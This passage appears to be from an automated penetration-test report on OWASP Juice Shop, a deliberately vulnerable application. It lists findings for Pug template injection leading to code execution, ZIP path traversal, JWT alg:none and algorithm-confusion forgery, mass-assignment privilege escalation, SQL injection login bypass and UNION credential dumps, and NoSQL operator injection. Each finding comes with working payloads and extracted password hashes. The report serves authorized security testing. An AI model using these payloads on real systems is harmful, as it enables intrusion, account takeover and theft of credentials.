- Availability Impact (A): **High** - With full Node.js runtime access (process object, require capability), the attacker can terminate the process (process.exit()), delete critical files, or exhaust resources, causing sustained denial of service to all users of the application.

Finding 3: Server-Side Template Injection (Pug) via Chatbot setname Action Enabling Remote Code Execution

ID	f-cc98d63b-01d3-4176-95f1-bf69915eb992
Severity	Critical
Risk Type	Server Side Template Injection
Confidence	High
Status	Active
Risk Score	9.9
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Identified on	8/13/2026, 4:57:50 AM (GMT+7)

Description

The POST `/rest/chatbot/respond` endpoint's "setname" action allows any authenticated user (customer role) to inject arbitrary Pug template expressions as their username. The chatbot stores the payload in the database without any sanitization or keyword filtering. When the GET `/profile` page is subsequently loaded, the username is rendered through the Pug template engine using unescaped interpolation (`#{...}`), causing server-side evaluation of arbitrary JavaScript expressions.

This enables full Remote Code Execution through Node.js's global process object, including arbitrary file system access and OS command execution. The vulnerability was demonstrated through a progressive exploitation chain: arithmetic evaluation (`#{7*7} ' 49`), global object access (`#{global} ' [object global]`), OS host-name disclosure (`#{global.process.mainModule.require('os').hostname()} ' ip-10-1-1-184.ec2.internal`), and arbitrary file read (`#{global.process.mainModule.require('fs').readFileSync('/etc/passwd','utf8').split('\n')[0]} ' root:x:0:0:root:/root:/sbin/nologin`).

The chatbot endpoint accepts all dangerous keywords (`process`, `mainModule`, `require`) without filtering, providing an unprotected alternative path to the vulnerable Pug template rendering sink on the `/profile` page.

Reproduction Steps

Step 1 - Baseline: POST /rest/chatbot/respond with {"action":"setname","query":"NormalTestName"}
Response: 200 - {"action":"response","body":"Nice to meet you NormalTestName, I'm Juicy",...}
GET /profile ' 200, renders: <p style="margin-top:8%; color: #FFFFFF; text-align: center;">\NormalTest-
Name</p>

(Normal username rendering confirmed through Pug template)

Step 2 - SSTI Arithmetic Proof: POST /rest/chatbot/respond with {"action":"setname","query":"#{7*7}"}

Response: 200 - {"action":"response","body":"Nice to meet you #{7*7}, I'm Juicy",...}

GET /profile ' 200, extracted via regex 'margin-top:8%[^>]*>([<]*)<': rendered username = '49'

HTML context: margin-top:8%; color: #FFFFFF; text-align: center;">49</p>

CONFIRMED: #{7*7} evaluated to 49 by Pug template engine.

Step 3 - Global Object Access: POST /rest/chatbot/respond with {"action":"setname","query":"#{global}"}

Response: 200 - accepted

GET /profile ' 200, rendered username = '[object global]'

Step 4 - Full RCE (OS Hostname): POST /rest/chatbot/respond with {"action":"setname","query":"#{global.process.mainModule.require('os').hostname()}"}

Response: 200 - accepted

GET /profile ' 200, rendered username = 'ip-10-1-1-184.ec2.internal'

CONFIRMED: Full RCE - AWS EC2 internal hostname disclosed via template evaluation.

Step 5 - Arbitrary File Read: POST /rest/chatbot/respond with {"action":"setname","query":"#{global.process.mainModule.require('fs').readFileSync('/etc/passwd','utf8').split('\n')[0]}"}

Response: 200 - accepted

GET /profile ' 200, rendered username = 'root:x:0:0:root:/root:/sbin/nologin'

CONFIRMED: Server-side file read via SSTI - /etc/passwd first line extracted.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploited remotely via HTTP POST to the chatbot endpoint, requiring only network access to the application.
- Attack Complexity (AC): **Low** - No specialized conditions are required; any authenticated user can send the SSTI payload via the chatbot endpoint without timing, race conditions, or other prerequisites.
- Privileges Required (PR): **Low** - A regular customer-role account is required (self-registration is available), but no administrative privileges are needed.

- User Interaction (UI): **None** - The attacker exploits the vulnerability entirely through their own actions; no victim interaction is required.
- Scope (S): **Changed** - The SSTI in the Pug template engine escapes the web application's security boundary to execute arbitrary code on the underlying Node.js server operating system, reading files like `/etc/passwd` and accessing OS-level resources that are outside the application's authority.
- Confidentiality Impact (C): **High** - Full RCE was demonstrated: arbitrary file read (`/etc/passwd` content extracted), OS hostname disclosed, Node.js version disclosed, and process information accessed. The `require('fs').readFileSync` primitive can reach any file readable by the Node.js process including database credentials, environment variables, and application secrets.
- Integrity Impact (I): **High** - With demonstrated RCE via `require()` access to Node.js modules, the attacker can write files, modify application state, and execute arbitrary system commands (e.g., `require('child_process').execSync`). The proven capability supports arbitrary write operations on the server.
- Availability Impact (A): **High** - With full RCE demonstrated (process access confirmed via PID disclosure), the attacker can terminate the Node.js process (`process.exit()`), delete critical files, or otherwise cause sustained denial of service to the application.

Finding 4: Server-Side Template Injection (Pug) via ZIP Path Traversal on /promotion Endpoint Enabling Unauthenticated Remote Code Execution

ID	f-c6b9f4b6-85e4-4284-afa2-76ceff0c96ab
Severity	Critical
Risk Type	Server Side Template Injection
Confidence	High
Status	Active
Risk Score	9.8
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Identified on	8/13/2026, 5:23:48 AM (GMT+7)

Description

The GET /promotion endpoint renders its HTML response by reading the Pug template file `views/promotionVideo.pug` from disk on every request and compiling it server-side using `pug.compile()`. Combined with the unauthenticated ZIP path traversal vulnerability on POST /file-upload (which extracts ZIP entries to arbitrary paths within the application directory), an unauthenticated attacker can overwrite the Pug template file with malicious content containing Pug template expressions (`#{expression}`). When the /promotion endpoint is subsequently accessed, the injected expressions are evaluated by the Pug template engine in the Node.js server context, achieving persistent Server-Side Template Injection leading to Remote Code Execution.

The attack requires NO authentication at any step:

- POST /file-upload accepts ZIP uploads without auth (returns HTTP 204)
- GET /promotion renders the template without auth

This enables arbitrary file system read (`fs.readFileSync`), OS information disclosure (`os.hostname()`, `os.userInfo()`), and arbitrary code execution through `global.process.mainModule.require()`.

Root cause: The `promotionVideo()` handler reads the template from disk with `fs.readFile('views/promotionVideo.pug')`, then calls `pug.compile(template)` followed by `fn()` to render. Since the template file is read fresh on every request and the ZIP path traversal allows overwriting it, any attacker-injected Pug expressions are evaluated server-side.

Impact: Full server compromise - arbitrary file read, environment variable disclosure, OS command execution, all without any authentication.

Reproduction Steps

Step 1 - Baseline: GET /promotion returned HTTP 200 with 6492 bytes, containing title 'OWASP Juice Shop' and 'Promotion Video' heading.

Step 2 - ZIP Upload Without Auth: POST /file-upload with a ZIP file returned HTTP 204 (success, no authentication required).

Step 3 - SSTI Arithmetic Proof:

- Created ZIP with entry path '.././views/promotionVideo.pug' containing Pug template with `#{7*7}` and `#{global.constructor.name}`

- Uploaded via POST /file-upload (HTTP 204)

- GET /promotion returned:

```
<!DOCTYPE html><html lang="en"><head><title>SSTI_TEST_VERIFICA-
TION</title></head><body><h1>SSTI Proof: 49</h1><p>Global: Object</p></body></html>
```

- Confirmed: `#{7*7}` evaluated to 49 by the Pug template engine

Step 4 - Remote Code Execution:

- Uploaded ZIP with Pug template containing:

```
p= global.process.mainModule.require('os').hostname()
p= global.process.mainModule.require('fs').readFileSync('/etc/pass-
wd','utf8').split('\n')[0]
p= global.process.mainModule.require('os').userInfo().username
p= global.process.pid
```

- GET /promotion returned:

```
<h2>Hostname:</h2><p>ip-10-1-2-208.ec2.internal</p>
<h2>/etc/passwd first line:</h2><p>root:x:0:0:root:/root:/sbin/nologin</p>
<h2>Current user:</h2><p>nonroot</p>
<h2>Process ID:</h2><p>1</p>
```

Step 5 - Template restored to functional OWASP Juice Shop state.

Differential proof: Before attack, /promotion shows 'OWASP Juice Shop' title (6492 bytes). After template overwrite, /promotion shows evaluated Pug expressions with server internals (145 bytes). After restoration, returns to normal.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP via POST /file-upload and GET /promotion endpoints without any local or adjacent network access required.
- Attack Complexity (AC): **Low** - No specialized conditions exist; the attacker simply uploads a crafted ZIP file and accesses a public URL — both endpoints are unauthenticated and always available.
- Privileges Required (PR): **None** - Both endpoints (POST /file-upload and GET /promotion) require no authentication whatsoever, as demonstrated in the validation.
- User Interaction (UI): **None** - The attack is fully automated; no victim user interaction is needed to trigger template evaluation.
- Scope (S): **Unchanged** - The impact remains within the vulnerable Node.js application's security authority; the RCE executes within the same server process context, reading files and executing commands as the application user.
- Confidentiality Impact (C): **High** - Arbitrary file read was demonstrated (read /etc/passwd), and the RCE primitive can access any file the process can read including application secrets, database credentials, environment variables, and customer data.
- Integrity Impact (I): **High** - The attacker demonstrated ability to overwrite server-side template files (modifying application behavior), and the RCE primitive supports arbitrary write operations via fs.writeFileSync and command execution that can modify any data the process has access to.
- Availability Impact (A): **High** - The RCE primitive can execute arbitrary commands including process termination, and the demonstrated template overwrite capability can render the /promotion endpoint non-functional (as seen with the 502/504 errors during testing when malformed templates were uploaded), causing service disruption.

Finding 5: JWT Algorithm "none" Bypass - Complete Signature Verification Bypass

ID	f-f81f560c-63cd-4fc9-895b-71ec5c4c3aeb
Severity	Critical
Risk Type	Json Web Token Vulnerabilities
Confidence	High
Status	Active
Risk Score	9.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Identified on	8/13/2026, 3:23:37 AM (GMT+7)

Description

The OWASP Juice Shop application (v19.1.0) uses RS256 JWT tokens for authentication but fails to properly validate the algorithm specified in the JWT header. The server accepts tokens with the `alg` field set to "none" with an empty signature, completely bypassing signature verification. This allows any unauthenticated attacker to forge JWT tokens for any user (including admin) without knowledge of any secret or key material.

The vulnerability enables arbitrary user impersonation and access to protected endpoints. Testing confirmed that:

1. A forged token with `{"alg": "none"}` and empty signature is accepted as a valid authenticated session
2. The same payload with `{"alg": "RS256"}` and a fake signature is correctly rejected (401/empty user)
3. Protected endpoints that return 401 without authentication return 200 with sensitive data when presented with the forged `alg:none` token
4. Cross-principal data access is achievable - an anonymous attacker can access any user's private data by forging tokens with different user IDs

Reproduction Steps

BASELINE CONTROLS:

- No token: [REDACTED] /rest/user/whoami ' {"user":{}} | GET /api/Addressss ' 401
- RS256 with fake signature: GET /rest/user/whoami ' {"user":{}} | GET /api/Addressss ' 401
- Garbage token: [REDACTED] /rest/user/whoami ' {"user":{}}

EXPLOITATION (alg:none forged token, admin id:1):

- Header: `{"typ":"JWT","alg":"none"}`, empty signature

- GET /rest/user/whoami (Cookie: token: [REDACTED] ' {"user":{"id":1,"email":"admin@juice-sh.op","last-LoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png"}}

- GET /api/Addresss (Authorization: Bearer <forged>)

' HTTP 200: {"status":"success","data":[{"UserId":1,"id":3,"full-

Name":"Administrator","mobileNum":1234567890,"zipCode":"4711","streetAddress":"0815 Test Street","city":"Test","state":"Test","country":"Test",...}]}

CROSS-PRINCIPAL IMPERSONATION (forged token for user id:2):

- GET /rest/user/whoami ' {"user":{"id":2,"email":"jim@juice-sh.op",...}}

- GET /api/Addresss ' HTTP 200: Returns Jim's private addresses including physical location data (Room 3F 121, Deck 5, USS Enterprise)

NEGATIVE CONTROL CONFIRMATION:

- Legitimate RS256 token (from POST /rest/user/login) accepted on same endpoints ' confirms JWT is the auth mechanism

- The differential between alg:none (accepted) and RS256-with-fake-sig (rejected) on the same endpoint proves the algorithm bypass

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by any attacker sending a crafted JWT token in the Cookie or Authorization header to the target web application.

- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply constructs a JWT with alg:none and an empty signature, which is trivially done with base64 encoding.

- Privileges Required (PR): **None** - No authentication or prior access is needed; an anonymous attacker can forge tokens for any user including admin without any credentials or key material.

- User Interaction (UI): **None** - No user interaction is required; the attacker directly sends the forged token to the server.

- Scope (S): **Unchanged** - The impact remains within the vulnerable web application's security authority; the JWT validation bypass grants access to the same application's endpoints and data.

- Confidentiality Impact (C): **High** - Demonstrated access to other users' private data (admin's and jim's private addresses including physical location details) that the anonymous attacker did not previously have access to. The primitive enables reading any user's protected data.

- Integrity Impact (I): **High** - The forged token grants full authenticated access as any user including admin. While the validator performed only read operations (responsible pentest hygiene), the demonstrated admin-level auth bypass provides write capability to all authenticated/admin endpoints (user management,

configuration changes, order modifications), representing total compromise of system integrity.

- Availability Impact (A): **None** - No availability impact was demonstrated or implied by this authentication bypass vulnerability.

Finding 6: Vertical Privilege Escalation via Mass Assignment on User Registration Endpoint

ID	f-4302f098-d1ea-4d09-9004-d27d5bf5f364
Severity	Critical
Risk Type	Privilege Escalation
Confidence	High
Status	Active
Risk Score	10.0
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Identified on	8/13/2026, 2:55:10 AM (GMT+7)

Description

The POST /api/Users/ registration endpoint accepts and persists the role field from user-supplied JSON input without any server-side validation or allowlist filtering. An unauthenticated attacker can include "role": "admin" in the registration payload to create an account with full administrator privileges. The application blindly accepts the user-supplied role value, creates the user with admin privileges in the database, sets the admin-specific profile image (defaultAdmin.png), and issues a valid JWT token with role=admin upon login. This grants the attacker access to sensitive data including all user accounts with their emails, roles, password hashes, and profile information.

Reproduction Steps

Step 1 - Baseline registration (no role field):

POST /api/Users/ with body: {"email":"baseline_verify_test@test.com","password":"TestPass123!","passwordRepeat":"TestPass123!","securityQuestion":{"id":1},"securityAnswer":"test"}

Response (HTTP 201): {"status":"success","data":{"role":"customer","profileImage":"/assets/public/images/uploads/default.svg","id":34,"email":"baseline_verify_test@test.com",...}}

Step 2 - Mass assignment exploit (with role=admin):

POST /api/Users/ with body: {"email":"finaladmin_test@evil.com","password":"Test1234","passwordRepeat":"Test1234","role":"admin","securityQuestion":{"id":2},"securityAnswer":"evil"}

Response (HTTP 201): {"status":"success","data":{"role":"admin","profileImage":"/assets/public/images/uploads/defaultAdmin.png","id":37,"email":"finaladmin_test@evil.com",...}}

Step 3 - Login with mass-assigned admin account:

POST /rest/user/login with body: {"email":"finaladmin_test@evil.com","password":"Test1234"}

Response (HTTP 200): JWT token issued. Decoded JWT payload con-

firms: {"data":{"id":37,"email":"finaladmin_test@evil.com","role":"admin","profileImage":"/assets/public/images/uploads/defaultAdmin.png",...},"iat":1786564803}

Step 4 - Differential access proving privilege escalation:

- GET /api/Users/ without authentication ' HTTP 401 (UnauthorizedError: No Authorization header was found)

- GET /api/Users/ with mass-assigned admin token ' HTTP 200, returns all 36 user accounts:

User ID: 1, Email: admin@juice-sh.op, Role: admin

User ID: 2, Email: jim@juice-sh.op, Role: customer

User ID: 3, Email: bender@juice-sh.op, Role: customer

User ID: 4, Email: bjoern.kimminich@gmail.com, Role: admin

User ID: 5, Email: ciso@juice-sh.op, Role: deluxe

... and 31 more users

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a crafted JSON POST request to the registration endpoint.

- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply adds a "role":"admin" field to a standard registration request.

- Privileges Required (PR): **None** - The attacker starts as a completely unauthenticated user with no prior account or session.

- User Interaction (UI): **None** - No user interaction is required; the attacker independently registers an admin account and exploits it.

- Scope (S): **Changed** - The attacker escalates from unauthenticated to full administrator, gaining access to all other users' data and administrative functions beyond the vulnerable registration component's security authority; this is a privilege escalation reaching admin rights from no-privilege.

- Confidentiality Impact (C): **High** - The mass-assigned admin account can access all 36+ user accounts including emails, password hashes, roles, and profile data of all users in the system — data the attacker had zero access to before exploitation.

- Integrity Impact (I): **High** - With full admin privileges, the attacker gains write access to all application resources (user management, application configuration); the demonstrated admin JWT provides capability

for any admin-level state change across the application affecting other users.

- Availability Impact (A): **None** - No denial of service was demonstrated or is directly achievable through this mass assignment alone.

Finding 7: SQL Injection Authentication Bypass in Login Endpoint Email Field

ID	f-8afa4195-4d1b-40ab-ab72-45b8852d8e60
Severity	Critical
Risk Type	Sql Injection
Confidence	High
Status	Active
Risk Score	9.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Identified on	8/13/2026, 4:12:30 AM (GMT+7)

Description

The POST /rest/user/login endpoint's email parameter in the JSON request body is directly interpolated into a SQLite WHERE clause without sanitization or parameterized queries. The underlying query pattern is: `SELECT * FROM Users WHERE email='<INPUT>' AND password: [REDACTED]`. By injecting SQL comments (--) after crafted email values, an attacker can comment out the password verification clause entirely, achieving complete authentication bypass for ANY user account in the database without knowing their password. This yields valid JWT tokens containing sensitive user data including MD5 password hashes, role information, and full profile data. The attack is unauthenticated and requires no prior knowledge of any user's password.

Reproduction Steps

Baseline (normal failed auth):

POST /rest/user/login with {"email":"admin@juice-sh.op","password":"wrong_password"}

Response: HTTP 401, body: "Invalid email or password."

Error-based injection confirming SQL vulnerability:

POST /rest/user/login with {"email":"","password":"test"}

Response: HTTP 500 with SQLite/Sequelize stack trace (OWASP Juice Shop Express ^4.21.0)

Authentication bypass payload (OR 1=1):

POST /rest/user/login with {"email":"","password":"doesntmatter"}

Response: HTTP 200, valid JWT issued. Decoded JWT payload contains:

```
{id:1, username: [REDACTED], email:"admin@juice-sh.op", password: [REDACTED], role:"admin", isActive:true}
```

Targeted admin bypass (SQL comment removes password check):

POST /rest/user/login with {"email":"admin@juice-sh.op'--","password":"completely_wrong_password"}

Response: HTTP 200, valid admin JWT issued.

Differential proof:

- admin@juice-sh.op with wrong password ' HTTP 401 (password checked, login rejected)
- admin@juice-sh.op'-- with wrong password ' HTTP 200 (SQL comment removes password check, login succeeds with valid admin JWT)

The JWT exposes the admin's MD5 password hash (0192023a7bbd73250516f069df18b500), role, and full profile data.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a crafted JSON POST request to the login endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply sends a SQL injection payload in the email field with any arbitrary password.
- Privileges Required (PR): **None** - The attack targets the login endpoint which is unauthenticated by design; no prior credentials or authentication are needed.
- User Interaction (UI): **None** - No user interaction is required; the attacker directly exploits the endpoint.
- Scope (S): **Unchanged** - The vulnerability impacts the same security authority (the web application and its database); the SQL injection stays within the application's data layer without reaching external systems.
- Confidentiality Impact (C): **High** - The SQL injection returns valid JWTs containing admin credentials (MD5 password hashes), user emails, roles, and full profile data for any user in the database. The demonstrated arbitrary read primitive via OR 1=1 reaches all user records including admin credentials that the unauthenticated attacker did not previously have access to.
- Integrity Impact (I): **High** - The SQL injection achieves complete authentication bypass, issuing valid admin JWT tokens that grant full administrative privileges. This represents a total compromise of the authentication system's integrity, and the demonstrated SQLite injection primitive supports DML operations (INSERT/UPDATE/DELETE) against the database.
- Availability Impact (A): **None** - No denial of service was demonstrated or implied by the vulnerability; the application continues to function normally.

Finding 8: SQL Injection in Product Search Parameter (UNION-based, SQLite)

ID	f-aa58e09d-dd9e-4b70-b250-c05831f92a64
Severity	Critical
Risk Type	Sql Injection
Confidence	High
Status	Active
Risk Score	9.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Identified on	8/13/2026, 1:55:32 AM (GMT+7)

Description

The `q` parameter in the `/rest/products/search` endpoint is directly interpolated into a SQLite query without sanitization or parameterized queries. The user input is inserted into a LIKE clause: `SELECT * FROM Products WHERE ((name LIKE '%<INPUT>%' OR description LIKE '%<INPUT>%') AND deletedAt IS NULL) ORDER BY name`. An attacker can break out of the LIKE string literal and inject arbitrary SQL, including UNION SELECT statements to extract data from any table in the database. This was exploited to dump the entire database schema and extract all user credentials (emails, MD5 password hashes, and roles) for 22 users including multiple admin accounts. No authentication is required to exploit this vulnerability.

Reproduction Steps

Baseline request (normal behavior):

GET `/rest/products/search?q=apple` ' HTTP 200, returns product JSON data

Error disclosure (confirming injection point):

GET `/rest/products/search?q=%27%28` ' HTTP 500

Response: `{"error":{"message":"SQLITE_ERROR: near \"(\": syntax error","sql":"SELECT * FROM Products WHERE ((name LIKE '%(' OR description LIKE '%(') AND deletedAt IS NULL) ORDER BY name"}}`

UNION-based data extraction (CIA impact demonstrated):

GET

`/rest/products/search?q=%27))%20UNION%20SELECT%20id,email,password,role,5,6,7,8,9%20FROM%20Users--` ' HTTP 200

Extracted 22 user records including:

- admin@juice-sh.op : 0192023a7bbd73250516f069df18b500 (role: admin)
- support@juice-sh.op : 3869433d74e3d0c86fd25562f836bc82 (role: admin)
- bjoern.kimminich@gmail.com : 6edd9d726cbdc873c539e41ae8757b8c (role: admin)
- jim@juice-sh.op : e541ca7ecf72b8d1286474fc613e5e45 (role: customer)
- accountant@juice-sh.op : 963e10f92a70b4b463220cb4c5d636dc (role: accounting)

...and 17 more user records with full credentials.

Schema extraction:

GET

/rest/products/search?q=%27))%20UNION%20SE-

LECT%20sql,name,type,4,5,6,7,8,9%20FROM%20sqlite_master%20WHERE%20type=%27table%27-- '

HTTP 200

Extracted full schema for 20+ tables including Users, Cards, Addresses, SecurityAnswers, etc.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely via HTTP requests to the product search endpoint with no special network position required.
- Attack Complexity (AC): **Low** - No specialized conditions exist; the injection works reliably with a simple crafted query parameter value.
- Privileges Required (PR): **None** - The product search endpoint requires no authentication; an anonymous attacker can exploit this.
- User Interaction (UI): **None** - No user interaction is required; the attacker sends requests directly to the vulnerable endpoint.
- Scope (S): **Unchanged** - The impact stays within the same security authority (the web application and its database); no cross-authority boundary is crossed.
- Confidentiality Impact (C): **High** - Full database read access demonstrated via UNION-based injection, extracting all user credentials (emails, MD5 password hashes, roles), database schema, and SQLite version from an anonymous context — data the attacker had no prior access to.
- Integrity Impact (I): **High** - The demonstrated SQL injection primitive (arbitrary SQL execution via UNION SELECT) supports DML operations (INSERT, UPDATE, DELETE) in SQLite, providing capability to modify any database record even though the validator responsibly did not execute destructive statements.
- Availability Impact (A): **None** - No denial of service was demonstrated or implied by the exploitation technique; the injection uses SELECT-only queries.

Finding 9: JWT RS256-to-HS256 Algorithm Confusion Attack - Signature Bypass Using Public Key

ID	f-970f32b2-4537-48b1-b31d-70ddcb94d54a
Severity	Critical
Risk Type	Json Web Token Vulnerabilities
Confidence	High
Status	Active
Risk Score	9.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Identified on	8/13/2026, 3:23:59 AM (GMT+7)

Description

The OWASP Juice Shop application at juiceshop.dev is vulnerable to a JWT algorithm confusion attack (CVE-2015-9235 pattern). The server uses RS256 (asymmetric RSA) for JWT signing but accepts tokens with the algorithm header switched to HS256 (symmetric HMAC) when signed using the publicly-accessible RSA public key as the HMAC secret.

The RSA public key is freely accessible at [/encryptionkeys/jwt.pub](http://juiceshop.dev/encryptionkeys/jwt.pub). An attacker retrieves this public key, constructs a JWT with `alg:HS256` in the header, crafts an arbitrary payload (including admin credentials), signs it using HMAC-SHA256 with the RSA public key as the shared secret, and the server validates it successfully. This occurs because the server uses the same public key material for both RSA signature verification and (incorrectly) HMAC verification when the token's `alg` header specifies HS256.

Impact: Complete authentication bypass and arbitrary user impersonation. Any unauthenticated attacker can forge valid JWT tokens for any user including administrators. The public key being freely accessible at a known endpoint makes exploitation trivial with no prerequisites beyond knowledge of the attack pattern.

Reproduction Steps

Reproduction steps and results:

1. Retrieved RSA public key: `GET /encryptionkeys/jwt.pub ' HTTP 200`

Response: -----BEGIN RSA PUBLIC KEY-----

MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbylZPQRozgEpSpi-

whr6d2/c0CfZHEJ3m5tV0klxfjM7oqjRMURnH/rmBjcETQ7qzIISZQ/iptJ3p7Gi78X5ZMhLNtDkU-
FU9WaGdiEb+SnC39wjErmJSfmGb7i1AgMBAAE=
-----END RSA PUBLIC KEY-----

2. Baseline unauthenticated: GET /rest/user/whoami ' HTTP 200, {"user":{}}

3. Forged JWT with header {"typ":"JWT","alg":"HS256"}, payload with id:1, email:admin@juice-sh.op, role:admin, signed with public key as HMAC secret: [REDACTED] /rest/user/whoami with Cookie: token: [REDACTED] ' HTTP 200

Response: {"user":{"id":1,"email":"admin@juice-sh.op","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png"}}

4. Forged JWT for different user (id:2, jim@juice-sh.op) also accepted:

Response: {"user":{"id":2,"email":"jim@juice-sh.op","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg"}}

5. Invalid signature token returns {"user":{}} - confirming signature verification IS active but bypassed via algorithm confusion.

6. Negative control confirms the attack: without valid token ' empty user; with invalid signature ' empty user; with HS256 token signed by public key ' authenticated admin access.

Evidence

- Attack Vector (AV): **Network** - The attack is performed remotely over HTTP by sending a forged JWT token in a cookie to the web application endpoint.

- Attack Complexity (AC): **Low** - No specialized conditions are required; the RSA public key is freely accessible at a known endpoint, and the attack requires only standard cryptographic operations (HMAC-SHA256 signing).

- Privileges Required (PR): **None** - The attacker needs no prior authentication or privileges; the public key is retrieved anonymously and the forged token grants access from an unauthenticated state.

- User Interaction (UI): **None** - No user interaction is required; the attacker independently forges and submits the token.

- Scope (S): **Unchanged** - The vulnerability affects only the JWT authentication mechanism within the same application security authority; the attacker gains access to the application's own resources (user accounts) but does not escape to a different security authority.

- Confidentiality Impact (C): **High** - The attacker gains complete access to any user's authenticated session including admin, which provides access to all user data, profile information, and admin-restricted endpoints. This represents total information disclosure within the application.
- Integrity Impact (I): **High** - With forged admin-level authentication, the attacker can perform any administrative action including modifying user data, application settings, and any state changes available to the admin role. The demonstrated primitive (arbitrary user impersonation including admin) provides full write capability.
- Availability Impact (A): **None** - No availability impact was demonstrated or implied by this authentication bypass; the attack grants access but does not deny service.

Finding 10: NoSQL Injection in PATCH /rest/products/reviews Enables Mass Unauthorized Data Modification via MongoDB Operator Injection

ID	f-0aab9586-a113-4404-9d7c-2487be47ccbe
Severity	High
Risk Type	Sql Injection
Confidence	High
Status	Active
Risk Score	7.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N
Identified on	8/13/2026, 5:20:52 AM (GMT+7)

Description

The PATCH /rest/products/reviews endpoint accepts a JSON body with an 'id' field that is passed directly to MongoDB's query filter without sanitization or operator stripping. When the 'id' field contains a MongoDB query operator object (e.g., {"\$ne": ""} or {"\$gt": ""}) instead of a string, MongoDB processes these as query operators rather than literal values. This allows any authenticated user (including regular 'customer' role accounts) to match and modify ALL review documents in the database with a single request, bypassing authorization controls entirely.

This is a NoSQL/MongoDB operator injection (not traditional SQL injection). The backend uses MongoDB (confirmed by _id field format in responses and successful processing of \$ne/\$gt operators). The vulnerability enables cross-user data modification where a low-privilege customer can alter reviews belonging to admins, other customers, and all other users across all products.

Impact:

- Any authenticated user can modify ALL reviews in the entire MongoDB collection (35-40 documents)
- Cross-user authorization bypass: customer role can modify admin/other user reviews
- Data integrity compromise: all review content can be overwritten in a single request
- Both \$ne and \$gt operators are accepted, indicating no input validation on the id field

Reproduction Steps

Testing performed with customer-role account (nosqlverify_test@test.com, id: 82):

Step 1 - Baseline (normal PATCH with specific _id string, modifies exactly 1 review):

PATCH /rest/products/reviews with body {"id": "v6bePK3aPjjhqFoZH", "message": "VERIFY_NORMAL_PATCH"}

Response (HTTP 200):

```
{"modified":1,"original":{"message":"CUSTOMER_NOSQL_INJECTION","author":"admin@juice-sh.op","product":1,"likesCount":0,"likedBy":[],"_id":"v6bePK3aPjjhqFoZH"},"updated":{"message":"VERIFY_NORMAL_PATCH","author":"admin@juice-sh.op","product":1,"likesCount":0,"likedBy":[],"_id":"v6bePK3aPjjhqFoZH"}}
```

Step 2 - Control (non-existent _id, modifies 0):

PATCH /rest/products/reviews with body {"id": "NONEXISTENT_99999", "message": "SHOULD_NOT_WORK"}

Response (HTTP 200): {"modified":0,"original":[],"updated":[]}

Step 3 - NoSQL Injection with \$ne operator (modifies ALL 40 reviews across all users):

PATCH /rest/products/reviews with body {"id": {"\$ne": ""}, "message": "NOSQL_VERIFY_INJECTION"}

Response (HTTP 200):

```
{"modified":40,"original":{"message":"CUSTOMER_NOSQL_INJECTION","author":"bender@juice-sh.op","product":6,...,{"author":"jim@juice-sh.op","product":37,...,{"author":"bjoern@owasp.org","product":44,...,{"author":"admin@juice-sh.op",...,...40 total}}
```

Step 4 - NoSQL Injection with \$gt operator (modifies 35 reviews):

PATCH /rest/products/reviews with body {"id": {"\$gt": ""}, "message": "VERIFY_GT_OPERATOR"}

Response (HTTP 200): {"modified":35,...}

Step 5 - Verification via GET confirms modifications persisted:

GET /rest/products/6/reviews ' bender@juice-sh.op message: "NOSQL_VERIFY_INJECTION"

GET /rest/products/37/reviews ' mc.safesearch, jim, bender all show "VERIFY_GT_OPERATOR"

Unique authors affected (11 different users): J12934@juice-sh.op, accountant@juice-sh.op, admin@juice-sh.op, bender@juice-sh.op, bjoern@owasp.org, jim@juice-sh.op, mc.safesearch@juice-sh.op, morty@juice-sh.op, stan@juice-sh.op, uvogin@juice-sh.op, wurstbrot@juice-sh.op

Differential: Normal string id ' modified:1 | Non-existent id ' modified:0 | \$ne operator object ' modified:40 | \$gt operator object ' modified:35

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a crafted PATCH request to the /rest/products/reviews endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; any authenticated user can send the MongoDB operator object in the id field without any timing, race condition, or social engineering.
- Privileges Required (PR): **Low** - A basic customer-role account is sufficient to exploit the vulnerability; admin privileges are not needed.
- User Interaction (UI): **None** - No user interaction is required; the attacker sends the malicious request directly.
- Scope (S): **Unchanged** - The vulnerability impacts the same MongoDB database/application component; it does not escape to a different security authority (no browser context, no SSRF to external systems).
- Confidentiality Impact (C): **Low** - The response to the \$ne injection returns the "original" array containing all matched documents, which exposes review content and author email addresses of other users. While this reveals some restricted information (other users' review data and email addresses), it is limited in scope and does not expose credentials, private keys, or highly sensitive PII.
